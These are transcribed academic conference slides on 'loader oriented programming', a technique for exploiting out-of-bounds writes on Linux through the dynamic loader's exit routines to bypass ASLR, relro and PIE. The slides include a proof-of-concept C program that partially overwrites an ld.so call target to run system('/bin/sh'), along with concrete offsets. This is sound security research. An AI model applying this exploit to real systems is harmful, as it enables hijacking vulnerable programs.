Dynamic Loader Oriented Programming on Linux

Julian Kirsch, Bruno Bierbaumer

Reversing and Offensive-oriented Trends Symposium (ROOTS) 2017

Motivation — Example Program

```c
// gcc example.c -pie -fPIC -fstack-protector-all -Wl,-z,relro,-z,now
-D_FORTIFY_SOURCE=2 -O2

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    size_t idx = 0; unsigned char val = 0;
    unsigned char *ptr = malloc(0x20000);

    while (scanf("%zx %hhx", &idx, &val) == 2)
            ptr[idx] = val;

    return 0;
}
```

Motivation — Example Program

```c
// gcc example.c -pie -fPIC -fstack-protector-all -Wl,-z,relro,-z,now
-D_FORTIFY_SOURCE=2 -O2

#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
    size_t idx = 0; unsigned char val = 0;
    unsigned char *ptr = malloc(0x20000);

    while (scanf("%zx %hhx", &idx, &val) == 2)
            ptr[idx] = val;

    return 0;
}
```

Exploit Mitigations

- Address Space Layout Randomization (ASLR)
  - Position-Independent Executable (PIE)
- Execute Disable (`w^x`)
- Stack Canaries
- Relocations Read-Only (relro)
- glibc: FORTIFY_SOURCE=2
- glibc: Pointer Encryption
- clang: SafeStack

Exploit Mitigations

- Address Space Layout Randomization (ASLR)
  - Position-Independent Executable (PIE)
- Execute Disable (`w^x`)
- Stack Canaries
- Relocations Read-Only (relro)
- glibc: FORTIFY_SOURCE=2
- glibc: Pointer Encryption
- clang: SafeStack

Address Space Layout Randomization

- Many memory allocation functions on Linux
    - `malloc`
    - `calloc`
    - `realloc`
    - `memalign`
    - `alloca`
    - `...`

- Classical way of allocating heap memory:
    - `brk` - Syscall
- Eventually, most memory is allocated by `mmap`

mmap

- `man 2 mmap`

```
void *mmap(void *addr, size_t length, int prot, int flags,
                                      int fd, off_t offset);
```

“`mmap()` creates a new mapping in the virtual address space of the calling process. The starting address for the new mapping is specified in addr. The length argument specifies the length of the mapping.

If **addr is NULL**, then the kernel **chooses the address** at which to create the mapping.”

- Linux implements ASLR here!

mmap Example I — One invocation

```c
#include <sys/mman.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv)
{

    void *ptr = mmap(NULL, getpagesize(), PROT_READ | PROT_WRITE,
                             MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    printf("%p\n", ptr);

    return 0;
}
```

DEEPSEC

mmap Example II — Randomized pointer values

```
$ for i in $(seq 10); do ./a.out; done

0x7f168e849000
0x7f27cac9c000
0x7fe2394a4000
0x7f97b030f000
0x7f27e5d3b000
0x7f91782e1000
0x7f408f8f2000
0x7f22112fe000
0x7fb79c507000
0x7fa3104e6000
```

mmap Example III — Hardening for Linux v4.5+

```
# cat /proc/sys/vm/mmap_rnd_bits
28

# echo 32 > /proc/sys/vm/mmap_rnd_bits

$ for i in $(seq 10); do ./a.out; done

0x769520f96000
0x7e5a31fcc000
0x74fd6b195000
0x70c47c8c3000
0x7638f0c4b000
0x75d1612c7000
0x7b34988f9000
0x7cf74bb0e000
0x76b922800000
0x78f9f50a9000
```

mmap Example IV — Calling mmap multiple times

```c
#include <sys/mman.h>
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv)
{

    for (int i = 0; i < 0x10; i++) {
            void *ptr = mmap(NULL, getpagesize(), PROT_READ | PROT_WRITE,
                                          MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
            printf("%p\n", ptr);
    }

    return 0;
}
```

DEEPSEC

`mmap` Example V — Continuous allocations

```
$ ./a.out

0x791ec78ef000
0x791ec78ee000
0x791ec78ed000
0x791ec78ec000
0x791ec78eb000
0x791ec78ea000
0x791ec78e9000
0x791ec78e8000
0x791ec78e7000
0x791ec78e6000
```

- Consecutive calls lead to continuously mapped memory


TL;DR: mmap is everywhere ...

```
$ strace -emmap,brk cat /proc/self/maps

brk(NULL)                                                                   = 0x62a03a6fb000
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)  = 0x74d2afef9000
mmap(NULL, 231979, PROT_READ, MAP_PRIVATE, 3, 0)                            = 0x74d2afec0000
mmap(NULL, 3787104, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_DENYWRITE, 3, 0)  = 0x74d2af93c000
mmap(0x74d2afccf000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3,
0x193000)                                                                   = 0x74d2afccf000
mmap(0x74d2afcd5000, 14688, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1,
0)                                                                          = 0x74d2afcd5000
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0)   = 0x74d2afebe000
brk(NULL)                                                                   = 0x62a03a6fb000
brk(0x62a03a71c000)                                                         = 0x62a03a71c000
mmap(NULL, 3255744, PROT_READ, MAP_PRIVATE, 3, 0)                           = 0x74d2af621000
mmap(NULL, 139264, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x74d2afed7000
```

Resulting Memory Map

```
62a03a4ed000-62a03a4f5000 r-xp 00000000 fd:01 5284808                    /bin/cat
62a03a6f4000-62a03a6f5000 r--p 00007000 fd:01 5284808                    /bin/cat
62a03a6f5000-62a03a6f6000 rw-p 00008000 fd:01 5284808                    /bin/cat
62a03a6fb000-62a03a71c000 rw-p 00000000 00:00 0                          [heap]
74d2af621000-74d2af93c000 r--p 00000000 fd:01 14562737                   /usr/lib/locale/locale-archive
74d2af93c000-74d2afacf000 r-xp 00000000 fd:01 23084169                   /lib/x86_64-linux-gnu/libc-2.24.so
74d2afacf000-74d2afccf000 ---p 00193000 fd:01 23084169                   /lib/x86_64-linux-gnu/libc-2.24.so
74d2afccf000-74d2afcd3000 r--p 00193000 fd:01 23084169                   /lib/x86_64-linux-gnu/libc-2.24.so
74d2afcd3000-74d2afcd5000 rw-p 00197000 fd:01 23084169                   /lib/x86_64-linux-gnu/libc-2.24.so
74d2afcd5000-74d2afcd9000 rw-p 00000000 00:00 0
74d2afcd9000-74d2afcfc000 r-xp 00000000 fd:01 23084165                   /lib/x86_64-linux-gnu/ld-2.24.so
74d2afebe000-74d2afec0000 rw-p 00000000 00:00 0
74d2afed7000-74d2afefc000 rw-p 00000000 00:00 0
74d2afefc000-74d2afefd000 r--p 00023000 fd:01 23084165                   /lib/x86_64-linux-gnu/ld-2.24.so
74d2afefd000-74d2afefe000 rw-p 00024000 fd:01 23084165                   /lib/x86_64-linux-gnu/ld-2.24.so
74d2afefe000-74d2afeff000 rw-p 00000000 00:00 0
7ffc0f760000-7ffc0f781000 rw-p 00000000 00:00 0                          [stack]
7ffc0f788000-7ffc0f78b000 r--p 00000000 00:00 0                          [vvar]
7ffc0f78b000-7ffc0f78d000 r-xp 00000000 00:00 0                          [vdso]
```


Visualized mmap Behaviour I



Visualized mmap Behaviour II


Back to our Initial Example Program

```c
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char **argv)
{
	size_t idx = 0; unsigned char val = 0;
	unsigned char *ptr = malloc(0x20000);

	while (scanf("%zx %hhx", &idx, &val) == 2)
		ptr[idx] = val;

	return 0;
}
```



DEEPSEC

Back to our Initial Example Program - Multiple Runs



DEEPSEC

Summary so far

"Given an Out-of-Bounds-Array-Write-Access vulnerability involving a `mmap`'d array, it is possible to corrupt (among others) any writable data structure in any library in the address space."

But how do we exploit this?

- Overwrite data structure in glibc to hijack control flow:
  - Imported function in the GOT (yes, glibc imports symbols)
    - But: relro :-(
  - Destructor in the .dtor section of glibc
    - But: relro :-(
  - Writeable global function pointer in .bss of glibc
    - But: Pointer Encryption :-(
  - Function pointer table implementing operations on stdio
    - Writable, but sanity checked in newer glibc versions :-(
  - Memory Management related hooks
    - But ASLR + PIE (Partial override if hook is initialized)
    - Not called in all cases

- But there is not only glibc …
  - `ld.so` in (almost) every program address space
  - But `ld.so` is only executed on startup. :-(

But how do we exploit this?

- Overwrite data structure in glibc to hijack control flow:
    - Imported function in the GOT (yes, glibc imports symbols)
        - But: relro :-(
    - Destructor in the .dtor section of glibc
        - But: relro :-(
    - Writeable global function pointer in .bss of glibc
        - But: Pointer Encryption :-(
    - Function pointer table implementing operations on stdio
        - Writable, but sanity checked in newer glibc versions :-(
    - Memory Management related hooks
        - But ASLR + PIE (Partial override if hook is initialized)
        - Not called in all cases

- But there is not only glibc …
    - `ld.so` in (almost) every program address space
    - But `ld.so` is only executed on startup. :-(
    - … is it? Let’s see what happens on program exit!

The Art of Shutting Down a Program — Normal Way

```c
int main(int argc, char **argv)
{
    size_t idx = 0; unsigned char val = 0;
    unsigned char *ptr = malloc(0x20000);

    if (!ptr) {
            puts("malloc failed. Probably out of memory.");
            _exit(EXIT_FAILURE);
    }

    /* Go on with your program ... */
}
```

- Use the `exit_group` syscall and call it a day?
  - But: `.dtors` :-(
  - `__attribute__((constructor)) void final(void) { /* Cleanup */ }`

DEEPSEC

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to __libc_start_main
- Call exit()

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to __libc_start_main
- Call exit()
  - Call __run_exit_handlers
    - Call __call_tls_dtors

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to __libc_start_main
- Call exit()
  - Call __run_exit_handlers
    - Call __call_tls_dtors
    - Call _dl_fini
      - Call rtld_lock_default_lock_recursive
      - Call _dl_sort_fini
      - Call rtld_lock_default_unlock_recursive
      - Call __do_global_dtors_aux
        - Call __cxa_finalize
        - Call __unregister_atfork
        - Call deregister_tm_clones
      - Call _fini()
      - Call _IO_cleanup()
        - Call _IO_flush_all_lockp
        - Call _IO_file_setbuf
          - Call _IO_default_setbuf
            - Call _IO_file_sync

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to __libc_start_main
- Call exit()
    - Call __run_exit_handlers
        - Call __call_tls_dtors
        - Call _dl_fini
            - Call rtld_lock_default_lock_recursive
            - Call _dl_sort_fini
            - Call rtld_lock_default_unlock_recursive
            - Call __do_global_dtors_aux
                - Call __cxa_finalize
                - Call __unregister_atfork
                - Call deregister_tm_clones
            - Call _fini()
            - Call _IO_cleanup()
                - Call _IO_flush_all_lockp
                - Call _IO_file_setbuf
                    - Call _IO_default_setbuf
                        - Call _IO_file_sync
        - Call _exit
            - Finally, perform the syscall (SYS_exit_group)

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to __libc_start_main
- Call exit()
  - Call __run_exit_handlers
    - Call __call_tls_dtors
    - Call _dl_fini
      - Call rtld_lock_default_lock_recursive
      - Call _dl_sort_fini
      - Call rtld_lock_default_unlock_recursive
      - Call __do_global_dtors_aux
        - Call __cxa_finalize
        - Call __unregister_atfork
        - Call deregister_tm_clones
      - Call _fini()
      - Call _IO_cleanup()
        - Call _IO_flush_all_lockp
        - Call _IO_file_setbuf
          - Call _IO_default_setbuf
            - Call _IO_file_sync
    - Call _exit
      - Finally, perform the syscall (SYS_exit_group)

ELF → glibc	Indirect, Return (stack)
glibc → glibc	Direct
glibc → glibc	Direct
glibc → glibc	Direct
glibc → loader	Indirect, Mangled
loader → loader	Indirect, Not Mangled
...	...

The Art of Shutting Down a Program — glibc Way

- (optionally) return from main to __libc_start_main
- Call exit()
  - Call __run_exit_handlers
    - Call __call_tls_dtors
    - Call _dl_fini
      - Call rtld_lock_default_lock_recursive
      - Call _dl_sort_fini
      - Call rtld_lock_default_unlock_recursive
      - Call __do_global_dtors_aux
        - Call __cxa_finalize
        - Call __unregister_atfork
        - Call deregister_tm_clones
      - Call _fini()
      - Call _IO_cleanup()
        - Call _IO_flush_all_lockp
        - Call _IO_file_setbuf
          - Call _IO_default_setbuf
            - Call _IO_file_sync
    - Call _exit
      - Finally, perform the syscall (SYS_exit_group)

ELF → glibc	Indirect, Return (stack)
glibc → glibc	Direct
glibc → glibc	Direct
glibc → glibc	Direct
glibc → loader	Indirect, Mangled
loader → loader	Indirect, Not Mangled
...	...

!!

Loader Oriented Programming — Simple Shell

```
0x7ffff7de8d16 <_dl_fini+118>  call qword ptr [rip + 0x21522c]
```

- We saw earlier that `ptr` and `ld.so` have constant distance to each other (`0x59dff0` on a Debian 10 (Buster) test system, to be precise)
- Call target: `0x7ffff7ffd948 = ld.so+0x224948 = ptr+0x7c2938`
  - Nice: `ld.so` and glibc share constant distances → Partial override to target `system`!

- Address of system in glibc:

```
$ nm -D /lib/x86_64-linux-gnu/libc-2.24.so | grep system
000000000003f480 W system
```

DEEPSEC

Loader Oriented Programming — Simple Shell

```
0x7ffff7de8d0f <_dl_fini+111>  lea  rdi, qword ptr [rip + 0x214c32]
0x7ffff7de8d16 <_dl_fini+118>  call qword ptr [rip + 0x21522c]
```

- We saw earlier that `ptr` and `ld.so` have constant distance to each other (`0x59dff0` on a Debian 10 (Buster) test system, to be precise)
- Call target: `0x7ffff7ffd948 = ld.so+0x224948 = ptr+0x7c2938`
  - Nice: `ld.so` and glibc share constant distances -> Partial override to target system!
- First argument `(rdi) = 0x7ffff7ffdf48 = ptr+0x7c2f38`
  - Nice: The called function is being passed a pointer to the location we control!
- Address of system in glibc:

```
$ nm -D /lib/x86_64-linux-gnu/libc-2.24.so | grep system
000000000003f480 W system
```

Loader Oriented Programming — Simple Shell

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv) {
    unsigned char *ptr;
    ptr = malloc(0x200000);
    printf("%p\n", ptr);

    /* Overwrite what will end up pointed to by rdi */
    ptr[0x7c2938] = '/'; ptr[0x7c2939] = 'b'; ptr[0x7c293a] = 'i';
    ptr[0x7c293b] = 'n'; ptr[0x7c293c] = '/'; ptr[0x7c293d] = 's';
    ptr[0x7c293e] = 'h';

    /* Try partial override on the call target */
    ptr[0x7c2f38] = 0x80; ptr[0x7c2f39] = 0xf4; ptr[0x7c2f3a] = 0x03;
}
```

Note how all “magic” values are, despite the presence of ASLR, constants!

The partial override needs to guess 12 bits.

DEEPSEC

Demo

Demo


"As far as I can see, a large memory region is allocated with a pointer and the /bin/sh string. It should be explained how this is leveraged in the attack. Further, the attack probability of 1:4096 is extremely low. As such, I fear that the impact of the shown attack is rather low."

—An anonymous reviewer on an earlier version of the paper


STAND BACK
I'M GOING TO TRY
SCIENCE

Bypassing ASLR

64 bit ASLR'd address on Linux:



→ Partial pointer overrides of just the last byte are deterministic

- Layout of ELF files is static → If one address is known, all other symbols within this ELF are known
- If we find a primitive `call (ptr + offset)` where `ptr` is ASLR'd and we control `offset`, we can steer control flow to any instruction sequence in the same ELF

Automating Analysis

- The exit instruction sequence of glibc is extremely long
- Are there any primitives in this sequence that allow bypassing ASLR?
- Manual analysis of all instructions is tedious ...

- Idea:
  a. Use backwards taint analysis starting from indirect control transfers
  b. Propagate taint backwards, check which data flows end up in writable memory
  c. Build a program slice by including only instructions operating on tainted values

- (details on backwards program slicing in the paper and in the source code, see end of presentation)

Loader Oriented Programming — Slice from `ld.so`

```
1         mov   r12, qword ptr [rax + 8]
2         mov   rax, qword ptr [rbx + 0x120]
3         add   r12, qword ptr [rbx]
4         mov   rdx, qword ptr [rax + 8]
5         shr   rdx, 3
6         test  edx, edx
7         lea   r15d, dword ptr [rdx - 1]
8         jne   loc_a
9         jmp   loc_b
10  loc_a:
11        mov   edx,r15d
12        call  qword ptr [r12 + rdx * 8]
13  loc_b:
14        mov   rax, qword ptr [rbx + 0xa8]
15        mov   rax, qword ptr [rax + 8]
16        add   rax, qword ptr [rbx]
17        call  rax
```

Goal: Control the value of `rax` in line 17 in a way that allows to bypass ASLR

Observations:

- `rbx` points to writable memory :-)
- `rax` unfortunately not :-(
- `*(rbx)` contains an address
- `rax` is an offset obtained from `*(*(rbx + 0xa8) + 8)`
- `rbx + 0xa8` points to writable memory

Prize Question:

